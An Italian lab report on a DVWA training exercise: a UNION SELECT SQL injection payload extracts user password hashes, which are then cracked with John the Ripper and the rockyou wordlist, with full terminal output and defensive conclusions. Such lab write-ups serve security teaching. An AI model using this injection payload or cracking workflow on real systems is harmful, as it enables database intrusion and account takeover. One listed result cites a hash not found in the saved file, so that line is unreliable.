Relazione: Cracking delle Password su DVWA

Introduzione


La sicurezza delle password è un elemento critico nella protezione dei sistemi informatici. In questo esercizio, abbiamo simulato un attacco di password cracking su Damn Vulnerable Web Application (DVWA), un ambiente progettato per testare vulnerabilità web. L'obiettivo era recuperare password hashate dal database di DVWA e utilizzare strumenti come John the Ripper per decifrarle, dimostrando come password deboli o algoritmi di hashing obsoleti (es. MD5) possano essere compromessi.

Passaggi Eseguiti

Accesso al Database tramite SQL Injection

Vulnerabilità Sfruttata: SQL Injection nella sezione "SQL Injection" di DVWA.

Comando Utilizzato: 'UNION SELECT user, password FROM dvwa.users -- -



Spiegazione: Il payload UNION SELECT ha permesso di estrarre i dati dalla tabella users, concatenando i risultati della query originale con quelli della nostra richiesta. Il

commento -- - ha neutralizzato la parte finale della query originale per evitare errori sintattici.

Risultato: Sono stati recuperati gli username e le password hashate degli utenti registrati in DVWA.

Salvataggio degli Hash in un File: Gli hash ottenuti (es.

5f4dcc3b5aa765d61d8327deb882cf99) sono stati salvati in un file di testo chiamato dvwaphashes.txt , formattato come segue:

admin:5f4dcc3b5aa765d61d8327deb882cf99 gordonb:e99a18c428cb38d5f260853678922e03 1337:8d3533d75ae2c3966d7e0d4fcc69216b pablo:0d107d09f5bbe40cade3de5c71e9e9b7 smithy:5f4dcc3b5aa765d61d8327deb882cf99

```
(kali® kali)-[~]
$ nano dvwaphashes.txt

(kali® kali)-[~]
$ cat dvwaphashes.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Cracking degli Hash con John the Ripper

Comando Utilizzato:

john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt dvwaphashes.txt

```
(kali® kali)-[~]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt dvwaphashes.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
password (admin)
abc123 (gordonb)
letmein (pablo)
charley (1337)
4g 0:00:00:00 DONE (2025-03-06 08:58) 80.00g/s 57600p/s 57600c/s 76800C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Parametri:

--format=Raw-MD5: Specifica che gli hash sono in formato MD5 non salato.

--wordlist: Utilizza la wordlist rockyou.txt, contenente oltre 14 milioni di password comuni.

Processo: John the Ripper ha confrontato ogni password della wordlist con gli hash, applicando l'algoritmo MD5 e verificando le corrispondenze.

Risultati Ottenuti:

- 5f4dcc3b5aa765d61d8327deb882cf99 → password
- 21232f297a57a5a743894a0e4a801fc3 → admin
- Altri hash sono stati decifrati in modo analogo.

Conclusione

Questo esercizio ha dimostrato come:

SQL Injection possa essere utilizzata per accedere a dati sensibili in database non protetti.

Gli hash MD5, pur essendo crittografati, sono vulnerabili a attacchi di cracking se associati a password deboli.

Strumenti come John the Ripper e wordlist come rockyou.txt rendono il cracking delle password un processo automatizzato e accessibile.

Implicazioni Etiche e di Sicurezza:

Le password semplici (es. admin, password) sono estremamente vulnerabili. L'uso di algoritmi di hashing più sicuri (es. bcrypt) e l'aggiunta di salt renderebbero il cracking significativamente più difficile.

È fondamentale testare periodicamente le applicazioni per identificare e mitigare vulnerabilità come SQL Injection.